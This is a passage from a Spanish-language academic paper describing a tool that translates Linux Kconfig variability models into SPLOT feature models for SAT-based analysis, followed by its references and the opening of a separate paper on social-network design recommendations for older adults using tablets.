
El modelo de la versión 4.2 del kernel Linux posee más de 10000 cláusulas config, 200 menuconfig, 170 menu, 60 choice, 6900 definiciones de select, y 9000 depends on. Al momento de la redacción de este trabajo, la última versión del kernel es la 4.12.8. Es de esperarse un modelo aún más grande debido al continuo crecimiento de este sistema operativo.

2.2. Representación de la Variabilidad empleando un Modelo de Características (Feature Model)

Un modelo de características es una representación compacta de todos los productos de una línea de productos de software en términos de características (“features”). Una “feature” es definida como un aspecto prominente o distintivo visible por el usuario, calidad, o característica de un sistema de software o sistema [10].

Las características se representan mediante una estructura de árbol, en donde se vinculan características padres con sus hijos. Además, pueden existir restricciones que afecten a dos o más características de cualquier lugar del modelo. Las relaciones permitidas entre características son las siguientes:

- **Obligatoria:** relación que vincula una característica hija con su padre, indicando que la hija aparecerá en todos los productos en los que el padre esté incluido.
- **Opcional:** relación que vincula una característica hija con su padre, indicando que la hija podrá opcionalmente estar incluida en algunos productos en los que esté incluido su padre.
- **Cardinalidad grupal:** la cardinalidad grupal relaciona al padre con un grupo de características hijas especificando el intervalo [min..máx]. Este intervalo limita el número de características hijas que pueden ser incluidas en un producto, cuando su padre está incluido, siendo min .. max, los límites inferior y superior, respectivamente.
- **Requiere:** esta relación indica una implicación entre una característica restringida y una característica requerida. La característica restringida sólo puede incluirse en aquellos productos en los que se encuentre la característica requerida.
- **Excluye:** esta relación indica una exclusión mutua entre dos características.

En la Figura 3 se ilustra un ejemplo de un modelo de característica pequeño, el cual es ilustrado empleando la herramienta SPLOT.




Figura 3. Ejemplo de diagrama de características: arquitectura Rapid IO.

Este modelo representa una porción de la variabilidad del kernel de Linux, en particular se ilustra la arquitectura Rapid IO. Los círculos negros de la Figura 3 indican una relación de obligatoriedad entre las características padre e hijas. Los círculos blancos representan una relación de tipo opcional entre padre e hijo. Las relaciones de cardinalidad grupal se indican con sus valores mínimos y máximos debajo de la característica padre. Según el modelo de la Figura 3, toda arquitectura Rapid IO (representado por

Menu Padre en Figura 3) debe contar con las propiedades RAPID_DISC_TIMEOUT, un Enumeration method, y un RapidIO Switch drivers. Opcionalmente puede incluir las características: RAPIDIO_TSI721, RAPIDIO_ENABLE_RX_TX_PORTS, RAPIDIO_DMA_ENGINE, y RAPIDIO_DEBUG.

3. Herramienta de análisis de modelos de variabilidad especificados en Kconfig

En este trabajo se aborda el análisis de la variabilidad en modelos especificados con el lenguaje Kconfig empleando herramientas de análisis de variabilidad de modelos de características. Para poder realizar tal análisis es necesario traducir un modelo expresado en Kconfig a un modelo de característica.

Para la construcción de la herramienta se propuso una arquitectura de tipo Pipe & Filter (Figura 4). El primer componente es un Parser cuya entrada es el modelo Kconfig y es el encargado de generar las instancias del modelo conceptual de Kconfig. Luego, el Transformador aplica un conjunto de reglas para traducir las instancias del modelo de Kconfig en instancias del modelo de características. Este modelo de características es especificado empleando la notación de la herramienta SPLOT. Por último, el analizador aplica las funcionalidades obtenidas a partir de la biblioteca de la herramienta SPLOT, la cual está basada en un SAT-solver, para realizar el análisis de variabilidad y posteriormente entregar la información requerida. El analizador permite:

- Reconocer inconsistencias: las inconsistencias se dan cuando existe una relación entre características que no pueden ser verdaderas al mismo tiempo.
- Determinar características muertas: las características muertas son las opciones de configuración que no aparecen en ningún producto derivable debido a un conjunto de restricciones.
- Determinar características opcionales: las características opcionales definen una alternativa para el producto base que puede ser seleccionada como parte de un producto final o no.




Figura 4. Arquitectura de la herramienta.

- Validar producto ingresado: dado un conjunto de configuraciones, se debe poder decidir si las mismas conforman un producto válido. Se

considera válido un producto cuando no contiene inconsistencias ni opciones de configuraciones obligatorias faltantes.

- Obtener cantidad de productos derivables.

3.1. Reglas para la traducción de un modelo Kconfig a un modelo de características

A continuación, se explicarán las reglas definidas para el mapeo de conceptos de Kconfig a conceptos de modelos de características.

Todo modelo de característica es representado mediante un árbol, cuya raíz se la denomina “_r” y como hijos contiene a los elementos del archivo Kconfig.

Aquellas opciones de configuración definidas mediante config del tipo bool o tristate son traducidas como características opcionales, representado como “:o” en el modelo de característica en SPLOT. El resto de las opciones de configuración son traducidas como características obligatorias, indicadas como “:m” en SPLOT. En la Tabla 1 se provee un breve ejemplo de la representación de la variabilidad en una bicicleta mediante el lenguaje Kconfig y su traducción a modelo de característica. En la parte superior se incluye la definición de dos opciones de configuración: SHIFT y BRAND. La primera de ellas es del tipo bool y la segunda de tipo string. En la parte inferior de la Tabla 1 se incluye la traducción a modelo de característica donde se especifica que la opción cambios (SHIFT) son características opcionales (:o SHIFT) y es obligatorio que el producto posea una marca, la config BRAND se traduce en :m BRAND.

Tabla 1. Traducción de config.

Modelo expresado en Kconfig
config SHIFT bool “21 speed shift”
config BRAND string “Bike brand”
Modelo de característica (expresado en SPLOT)
:o SHIFT (_r_5)
:m BRAND (_r_6)

Los elementos contenidos dentro de un menú (config, menuconfig, if, choice, y otros menús), pasan a ser hijo del menú. En la Tabla 2 se muestra un menú, el cual agrupa las opciones de configuraciones opcionales para la inclusión de frenos a discos en cada rueda.

En las Tablas 1, 2, y 3 se puede observar el símbolo r_N_N..., esta notación sirve para identificar de manera unívoca las características dentro del árbol de características: por cada nivel dentro del árbol de características se incorpora un elemento _N al

identificador y su prefijo es igual al identificador del padre. Por ejemplo, en la Tabla 2, suponiendo que el menú fue traducido como la característica “_r_5”, las características que representan las configs hijas del menú serán “_r_5_6” y “_r_5_7”. La selección del próximo número a utilizar sigue un criterio ascendente.

Tabla 2. Traducción de menú.

Modelo expresado en Kconfig
menu “Disc brake system” config REAR_DISC bool “Rear wheel disc brake” config FRONT_DISC bool “Front wheel disc brake” endmenu
Modelo de característica (expresado en SPLOT)
:m “Disc brake system” (_r_5) :o REAR_DISC (_r_5_6) :o FRONT_DISC (_r_5_7)

Una opción de configuración choice es traducida a cardinalidad grupal según el “type” de las opciones configs que la componen: a) si son del tipo “bool”, sólo puede seleccionarse una de las opciones, por lo que se la traduce a [1..1]; b) en caso de ser del tipo “tristate”, se pueden seleccionar uno o más componentes con el valor “m”, siendo entonces traducida a [1..*]. Cuando la choice posee “optional” dentro de sus atributos se permite la no selección de componentes, entonces, la cardinalidad resulta ser [0..1] o [0..*], respectivamente. En la Tabla 3 se muestra un ejemplo de configuración del cuadro (frame) de una bicicleta, con una choice que exige seleccionar un único ([1..1]) tipo de cuadro: de aluminio o de carbón. La cardinalidad grupal se representa en SPLOT mediante la notación :g [min, max] seguida de las distintas opciones :nombreDeLaOpción.

Tabla 3. Traducción de choice.

Modelo expresado en Kconfig
choice prompt “Frame” config FRAME_ALUMINIUM bool config FRAME_CARBON bool endchoice
Modelo de característica (expresado en SPLOT)
:m “Frame” (_r_5) :g [1,1] :FRAME_ALUMINIUM (_r_5_6) :FRAME_CARBON (_r_5_7)

Los menuconfigs son traducidos de forma similar a las opciones configs. Generalmente, cuando se encuentra un menuconfig, debajo del mismo aparece un bloque “if” cuya condición a evaluar es la config del menuconfig. Esto se puede pensar como que si todo lo que está dentro del bloque “if” es hijo del menuconfig. En caso de no estar precedido por un bloque “if”, el menuconfig es tratado como una config. En la Tabla 4 se brinda un ejemplo de la opción accesorios (ACCESORIES) cuya inclusión es opcional al momento de configurar un producto correspondiente a una bicicleta. Dentro de los posibles accesorios se incluyen las opciones luz de emergencia (EMERGENCY_LIGHT) y espejo (MIRROR).

Tabla 4. Traducción de menuconfig.

Modelo expresado en Kconfig
menuconfig ACCESORIES bool “Not mandatory parts” if ACCESORIES config EMERGENCY_LIGHT bool config MIRROR bool endif
Modelo de característica (expresado en SPLOT)
:o ACCESORIES (_r_5) :o EMERGENCY_LIGHT (_r_5_6) :o MIRROR (_r_5_7)

Adicionalmente, cuando la expresión a evaluar para un bloque if se encuentra compuesta por un símbolo negado o por más de un símbolo unidos por conectores lógicos (por ejemplo !A o A || B respectivamente), el contenido del bloque if se representa mediante restricciones del tipo “depends on” donde el contenido del bloque if depende de la expresión del mismo, ya que no puede ser representado mediante la estructura de árbol.

El árbol de característica es completado con un conjunto de restricciones para representar las relaciones de tipo requiere y excluye.

Las restricciones son traducidas por la herramienta en fórmulas proposicionales en forma normal conjuntiva (FNC), cada cláusula representa una restricción.

La restricción del tipo select es representada por una implicancia unidireccional, la cual es expresada con una disyunción, es decir, si A select B, entonces se tiene que $A \Rightarrow B$. En FNC se representa como $\sim A$ or B. Se puede observar un ejemplo en la Tabla 5, en este caso, si se selecciona PEDAL_ALUMINIUM (_r_8) se deberá seleccionar el cuadro FRAME_ALUMINIUM (_r_5_6). Esto es traducido como la restricción \sim _r_8 or _r_5_6.

Cuando una entrada posee la opción “depends on” y la expresión que le sigue a dicha opción hace referencia a sólo una entrada (el símbolo de un menú, una config, etc.), se traduce como una restricción del tipo requiere, donde la entrada que posee el depends on implica la entrada referenciada por el depends on. En la Tabla 6 se provee un ejemplo.

Tabla 5. Traducción de select.

Modelo expresado en Kconfig
choice prompt “Frame material” config FRAME_ALUMINIUM bool config FRAME_CARBON bool endchoice config PEDAL_ALUMINIUM bool select FRAME_ALUMINIUM
Modelo de característica (expresado en SPLOT)
En el árbol: :m “Frame material” (_r_5) :g[1,1] :o FRAME_ALUMINIUM (_r_5_6) :o FRAME_CARBON (_r_5_7) :o PEDAL_ALUMINIUM (_r_8)
En las restricciones: constraint_N: ~_r_8 or _r_5_6

Tabla 6. Traducción de depends on.

Modelo expresado en Kconfig
config RACE_RIMS bool “Light-weight, double wall rims” config RACE_TIRES bool “Thin tires” depends on RACE_RIMS
Modelo de característica (expresado en SPLOT)
En el árbol: :o RACE_RIMS (_r_5) :o RACE_TIRES (_r_6)
En las restricciones: constraint_N: ~_r_6 or _r_5

Por lo contrario, si la expresión del depends on hace referencia a más de una entrada, la restricción es transformada como si-sólo-si. Por ejemplo, si A depends on B, siendo B una expresión que involucra más de un elemento, se representa como $A \Leftrightarrow B$. Internamente son

manejadas como dos restricciones: $A \Rightarrow B$ y $B \Rightarrow A$. En la Tabla 7 se incluye un caso para $B = X \text{ or } Y$, y en la Tabla 8 se especifica cuando $B = X \text{ and } Y$. B puede poseer dos o más elementos, para la transformación se obtiene la FNC, siendo cada cláusula una restricción.

Tabla 7. Traducción de depends on X || Y.

Modelo expresado en Kconfig
config A depends on X Y
Modelo de característica (expresado en SPLOT)
En el árbol: :o/m A (_r_5) :o/m X (_r_6) :o/m Y (_r_7)
En las restricciones: constraint_N1: ~_r_5 or _r_6 or _r_7 constraint_N2: ~_r_6 or _r_5 constraint_N3: ~_r_7 or _r_5

Tabla 8. Traducción de depends on X && Y.

Modelo expresado en Kconfig
config A depends on X && Y
Modelo de característica (expresado en SPLOT)
En el árbol: :o/m A (_r_5) :o/m X (_r_6) :o/m Y (_r_7)
En las restricciones: constraint_N1: ~_r_5 or _r_6 constraint_N2: ~_r_5 or _r_7 constraint_N3: ~_r_6 or ~_r_7 or _r_5

4. Resultados y Discusión

La herramienta propuesta fue implementada en Java, empleando ANTLR4 (<http://www.antlr.org/>) para la realización del parser y la biblioteca SPLAR para una porción de la funcionalidad requerida del análisis de la variabilidad (reconocimiento de características muertas, características opcionales y obtención de cantidad de productos derivables). La biblioteca SPLAR está basada en el solver SAT4j para el razonamiento de satisfacibilidad lógica (SAT), y es la biblioteca empleada para el razonamiento en la herramienta SPLOT (<http://www.splot-research.org/>). Para la implementación del resto de las funcionalidades de análisis de variabilidad

se tuvo que extender SPLAR y hacer un uso combinado de las funciones ofrecidas.

A continuación, se ilustran las capacidades de la herramienta, mediante una explicación de las funcionalidades y salidas de las mismas, para luego poder analizar los resultados alcanzados con la propuesta.

Al iniciar la herramienta, la pantalla de presentación es la mostrada en la Figura 5. Además, se puede observar el modelo Kconfig a analizar, el cual corresponde a una familia de productos de una bicicleta.




Figura 5. Pantalla inicial con modelo de variabilidad.

Al presionar el botón “Analizar” se transforma el modelo Kconfig a un modelo de características. Luego, al presionar el botón “Correr Análisis”, se realiza un estudio sobre el modelo transformado, obteniéndose como resultado la validación de la LPS, las características comunes, las características opcionales, las características muertas y la cantidad de configuraciones. En la Figura 6, se muestra que para ese modelo de variabilidad se obtienen 3 características comunes, 5 opcionales y 5 configuraciones de productos posibles. Estas características son identificadas en el árbol que está en la izquierda de la ventana de la Figura 6. Las características comunes son Menu Padre (_r), brand (_r_6), y frame (_r_7). Particularmente, la característica Menu Padre (_r) es una característica ficticia utilizada para agrupar los componentes Kconfig que no tienen un padre, es decir, están en la raíz del archivo. Esta última característica estará presente en todos los modelos. Las características opcionales son _frame_aluminum (_r_7_8), _frame_carbon (_r_7_9), pedal (_r_10), _pedal_pedalb (_r_10_11) y _pedal_pedala (_r_10_12). Respecto de las configuraciones posibles, una de ellas es: Menu Padre (_r), brand (_r_6), frame (_r_7), _frame_carbon (_r_7_9), pedal (_r_10) y _pedal_pedalb (_r_10_11).




Figura 6. Modelo de características analizado.

En la Figura 7 se incluye una variante del modelo ilustrado anteriormente en la Figura 5. Esta modificación fue realizada para ilustrar la detección de “config_pedal_pedalb” como una característica muerta. Al modelo de la Figura 5 se le adiciona la relación “select” “_pedal_pedala” (_r_10_12) a la “config_frame_carbon” (_r_7_9), provocando que la “config_pedal_pedalb” (_r_10_11) no pueda aparecer en algún producto ya que, de ser seleccionada, implica la selección de “config_frame_carbon” y por transitividad, la selección de “config_pedal_pedala”, violando así la restricción de grupo [0,1]. En la Figura 7 se puede ver el agregado de la restricción ~_r_7_9 or _r_10_12 como resultado de esta relación select, y la identificación de _r_10_11 como característica muerta.




Figura 7. Identificación de característica muerta.

Además de indicar y contar la cantidad de características muertas, las mismas se deshabilitan para su

selección. En la Figura 7 se puede apreciar cómo se reduce la cantidad de configuraciones posibles (3) debido a la restricción adicional.

En la Figura 8 se incluye otra variante del modelo presentado en la Figura 5: se le adiciona la cláusula “select _frame_carbon” (_r_6_8) a la config “_frame_aluminium” (_r_6_7) y la cláusula “select _frame_aluminium” (_r_6_7) a la config “_frame_carbon” (_r_6_8). Estas dos relaciones select incorporan las restricciones ~_r_6_8 or _r_6_7 y ~_r_6_7 or _r_6_8 (parte inferior izquierda de la Figura 8).

Al presionar el botón “Correr Análisis”, se obtiene que el modelo en cuestión es inconsistente, como se puede observar en la sección Análisis Obtenido de la Figura 8. Esto se debe a que la selección de la configuración del cuadro de aluminio implica la selección de la configuración del cuadro de carbono y viceversa, violando la restricción del grupo, la cual permite la selección de una y sólo una (:g [1,1]) configuración del tipo “frame” (cuadro).




Figura 8. Modelo de características inconsistente.

En la Figura 9 se muestra la funcionalidad correspondiente a la validación de un producto ingresado. Se le permite al usuario seleccionar las características que desea incluir para la configuración de un producto mediante la selección de los “checkboxes” asociados a cada característica. Para la Figura 9, se ha decidido incluir sólo una característica, brand (_r_6), la cual es común. Luego de validar el producto, la herramienta ha detectado que las características frame (_r_7) y _frame_aluminium (_r_7_8) o frame_carbon (_r_7_9) deben ser incluidas de manera obligatoria. La herramienta también detecta cuando hay características seleccionadas que no pueden ser incluidas.

Un punto muy importante para destacar es la capacidad de procesar modelos de gran tamaño: se ha probado el análisis de modelos Kconfig de aproximadamente 3000

líneas, aunque con una demora considerable según la complejidad del modelo.

La problemática encontrada a partir de la traducción de un modelo de variabilidad a un modelo de características, es decir, traducción de un modelo expresado en Kconfig a la notación utilizada por SPLOT, se basa en la pérdida de expresividad del modelo de variabilidad en Kconfig. Esto se debe a la imposibilidad de incluir muchos atributos de las opciones de configuración config, los cuales pueden hacer que las mismas interactúen de manera distinta. Sin embargo, dada la complejidad del lenguaje Kconfig, se permite analizar un gran número de problemas que pueden presentarse a nivel estructural.




Figura 9. Validación de configuración.

Para evitar la pérdida de información, se debería haber realizado el análisis directamente sobre los modelos de variabilidad en Kconfig. Esto representa un tema de estudio aparte ya que supone un mayor esfuerzo al no contar con una especificación formal de la semántica de Kconfig y al no poder reusar herramientas, bibliotecas de código, existentes para el análisis de modelos de características.

5. Conclusiones

La industria de software ha comenzado a centrar el desarrollo de sus productos siguiendo un enfoque de líneas de productos de software. En este tipo de desarrollo la industria del software requiere de herramientas que permitan especificar la variabilidad de sus productos. En la actualidad, existe una marcada tendencia al empleo del lenguaje Kconfig para expresar tal variabilidad. Asimismo, el alto nivel de variabilidad y las interdependencias entre características posibles en los distintos productos requieren de herramientas que brinden

soporte en el análisis de la variabilidad, identificando posibles inconsistencias. En la literatura existen distintas propuestas para realizar tales análisis, una buena discusión se presenta en el trabajo de Benavides y colab. [19]. Sin embargo, estas alternativas están basadas en modelos de características, no incluyendo a modelos expresados en Kconfig [14], por eso se requiere de herramientas que permitan el análisis de la variabilidad. Actualmente, existen proyectos formulados (están en ejecución) para el desarrollo de herramientas que aborden esta problemática, por ejemplo, en <https://kernelnewbies.org/KernelProjects/kconfig-sat> se propone una herramienta basada en un SAT-solver. Incluso, en la última actualización de la definición de Kconfig se formula la necesidad de tales herramientas [13]. La herramienta desarrollada en este proyecto es un primer paso para satisfacer esta necesidad. La herramienta permite analizar modelos parciales especificados en Kconfig mediante su traducción a modelos de características.

Asimismo, la arquitectura de “pipe and filter” propuesta en este trabajo para el desarrollo de la herramienta permite emplear y/o explorar otro tipo de análisis a los modelos de variabilidad, facilitando así actividades futuras de investigación. Por ejemplo, es posible reemplazar el Analizador (Figura 4) por otro componente que realice los análisis sin emplear un SAT-solver. Una posibilidad sería emplear la herramienta FM2PN [24]. Incluso, se podría tomar la salida del Parser (Figura 4) para realizar un análisis directo sobre el modelo de variabilidad en Kconfig.

6. Agradecimientos

Este trabajo ha sido financiado en forma conjunta por CONICET y la Universidad Tecnológica Nacional. Se agradece el apoyo brindado por estas instituciones.

7. Referencias

- [1] Clements, P., Northrop, L., *Software Product Lines – Practice and Patterns*, Addison-Wesley, 2001.
- [2] Pohl, K., Böckle, G., van der Linden, F., *Software Product Line Engineering – Foundations, Principles, and Techniques*, Springer, 2005.
- [3] Apel, S., Batory, D., Kästner, C., Saake, G., *Feature-Oriented Software Product Lines*, Springer-Verlag, 2013.
- [4] Svahnberg, M., van Gurp, J., Bosch, J., "A Taxonomy of Variability Realization Techniques", *Software – Practice and Experience*, 35, 8, 2006, pp. 705-754.
- [5] Gnesi, S., Jarzabek, S., "Special section on the 17th International Software Product Line Conference", *International Journal on Software Tools for Technology Transfer*, 17, 2015, pp. 555-557.
- [6] von Rhein, A., Grebhahn, A., Apel, S., Siegmund, N., Beyer, D., Berger, T., "Presence-condition simplification in highly configurable systems", *International Conference on Software Engineering (ICSE)*, 2015, pp. 178-188.
- [7] Metzger, A., Pohl, K., "Variability Management in Software Product Line Engineering", *International Conference on Software Engineering (ICSE)*, 2007.
- [8] Berger, T., Pfeiffer, R., Tartler, R., Dienst, S., Czarnecki, K., Wasowski, A., She, S., "Variability mechanisms in software ecosystems", *Information and Software Technology*, 54, 2014, pp. 1520-1535.
- [9] Berger, T., Lettner, D., Rubin, J., Grünbacher, P., Silva, A., Becker, M., Chechik, M., Czarnecki, K., "What is a feature? A qualitative study of features in industrial software product lines", *Software product line conference (SPLC)*, 2015, pp. 16-25.
- [10] Kang, K., Cohen, S., Hess, J., Nowak, W., Peterson, S., *Feature-oriented domain analysis (FODA) feasibility study*, Technical Report CMU/SEI-90-TR-21, CMU-SEI, 1990.
- [11] Schmid, K., Rabiser, R., Grünbacher, P., "A comparison of decision modeling approaches in product lines", *Workshop on Variability Modelling of Software-intensive Systems (VaMoS)*, 2011, pp. 119-126.
- [12] OMG, *Common Variability Language (CVL)*, OMG Revised Submission, disponible en: <http://www.omgwiki.org/variability/lib/exe/fetch.php?media=vl-revised-submission.pdf>, 2012.
- [13] Zippel, R., y otros autores, *kconfig-language.txt*, Disponible en <https://github.com/torvalds/linux/blob/master/Documentation/build/kconfig-language.txt>, accedido 2017.
- [14] Berger, T., She, S., Lotufo, R., Wasowski, A., Czarnecki, K., "A study of variability models and languages in the systems software domain", *IEEE Transaction on Software Engineering*, 39, 12, 2013, pp 1611-1640.
- [15] Dintzner, N., van Deursen, A., Pinzger, M., "Analysing the Linux kernel feature model changes using FMDiff", *Software & Systems Modeling*, doi:10.1007/s10270-015-0472-2, 2015.
- [16] Berger, T., Rublack, R., Nair, D., Atlee, J. M., Becker, M., Czarnecki, K., Wasowski, A., "A survey of variability modeling in industrial practice", *Workshop on Variability Modelling of Software-intensive Systems (VaMoS)*, 2013.
- [17] Passos, L., Teixeira, L., Dintzner, N., Apel, S., Wasowski, A., Czarnecki, K., Borba, P., Guo, J., "Coevolution of variability models and related software artifacts. A fresh look at evolution patterns in the Linux kernel", *Empirical Software Engineering*, 21, 4, 2016, pp. 1744-1793.
- [18] Abal, I., Brabrand, C., Wasowski, A., "42 Variability Bugs in the Linux Kernel: A Qualitative Analysis", *ASE'14*, 2014, pp. 421-432.
- [19] Benavides, D., Segura, S., Ruiz-Cortés, A., "Automated analysis of feature models 20 years later: A literature review", *Journal of Information Systems*, 35, 2010, pp. 615-636.

- [20] Mendonca, M., Branco, M., Cowan, D., "S.P.L.O.T.: Software Product Lines Online Tools", *Proc. 24th ACM SIGPLAN Conf. OOPSLA*, 2009.
- [21] She, S., Lotufo, R., Berger, T., Wasowski, A., Czarnecki, K., "The Variability Model of The Linux Kernel". *Workshop on Variability Modelling of Software-intensive Systems (VaMoS)*, 2010.
- [22] Sincero, J., Schirmeier, H., Schröder-Preikschat, W., Spinczyk, O., "Is The Linux Kernel a Software Product Line?", *SPLC-OSSPL 2007*, 2007.
- [23] Parnas, D.L., "On the Design and Development of Program Families", *IEEE Transactions on Software Engineering*, 2, 1, March 1976, pp: 1-9.
- [24] Duttweiler, J., *F2MPN (Feature Models 2 Petri Net)*, Proyecto final de Carrera, Universidad Tecnológica Nacional, Facultad Regional Santa Fe, 2016.

Abuelos del Siglo XXI: Una Propuesta para Mejorar la Experiencia en el Uso de Redes Sociales desde Dispositivos Móviles

Claudia Cardozo, Adriana Martin, Viviana Saldaño

Grupo de Investigación y Formación en Ingeniería de Software (GIFIS)

Instituto de Tecnología Aplicada (ITA)

Universidad Nacional de la Patagonia Austral, Unidad Académica Caleta Olivia (UNPA-UACO)

claudia_yoryi@yahoo.com.ar, adrianaelba.martin@gmail.com, vsaldanio@gmail.com

Abstract

Las redes sociales, constituyen una valiosa herramienta de integración geográfica y social, y son utilizadas por personas de todas las edades. En trabajos anteriores, se han invertido esfuerzos para investigar en profundidad las dificultades que experimentan los adultos mayores al interactuar con las redes sociales. En este trabajo, se propone un conjunto de 22 recomendaciones de diseño para mejorar la experiencia de los usuarios adultos mayores cuando interactúan con las redes sociales desde dispositivos móviles, y en particular, dispositivos del tipo tablet. A los efectos de ejemplificar la aplicación de las recomendaciones propuestas, se desarrolla un prototipo de red social. Los resultados de este trabajo demuestran que es factible diseñar una red social que se enfoque en considerar las preferencias y necesidades de los adultos mayores.

1. Introducción

El diseño de interfaces de usuario sigue siendo un área de investigación vigente y activa. En particular, diseñar interfaces de usuario para la Web constituye un verdadero desafío, ya que no existe la fórmula que nos asegure la completa aceptación y satisfacción de los usuarios. Desde los diferentes campos temáticos se ha estado trabajando con continuidad e intensidad para contribuir con lo que en los últimos años se ha denominado experiencia de usuario. Interacción hombre-computadora, diseño centrado en el usuario, usabilidad y accesibilidad Web, etc., etc., son algunas de las áreas estrechamente vinculadas con el proceso de desarrollo de interfaces de usuario. También, y como resultado de estos esfuerzos de investigación, existen recomendaciones de diseño, guías y directrices [1][2][3][4][5], enfocadas en propiciar la presencia de propiedades de calidad, tales como la usabilidad y

accesibilidad Web, en el desarrollo de interfaces para mejorar la experiencia de usuario.

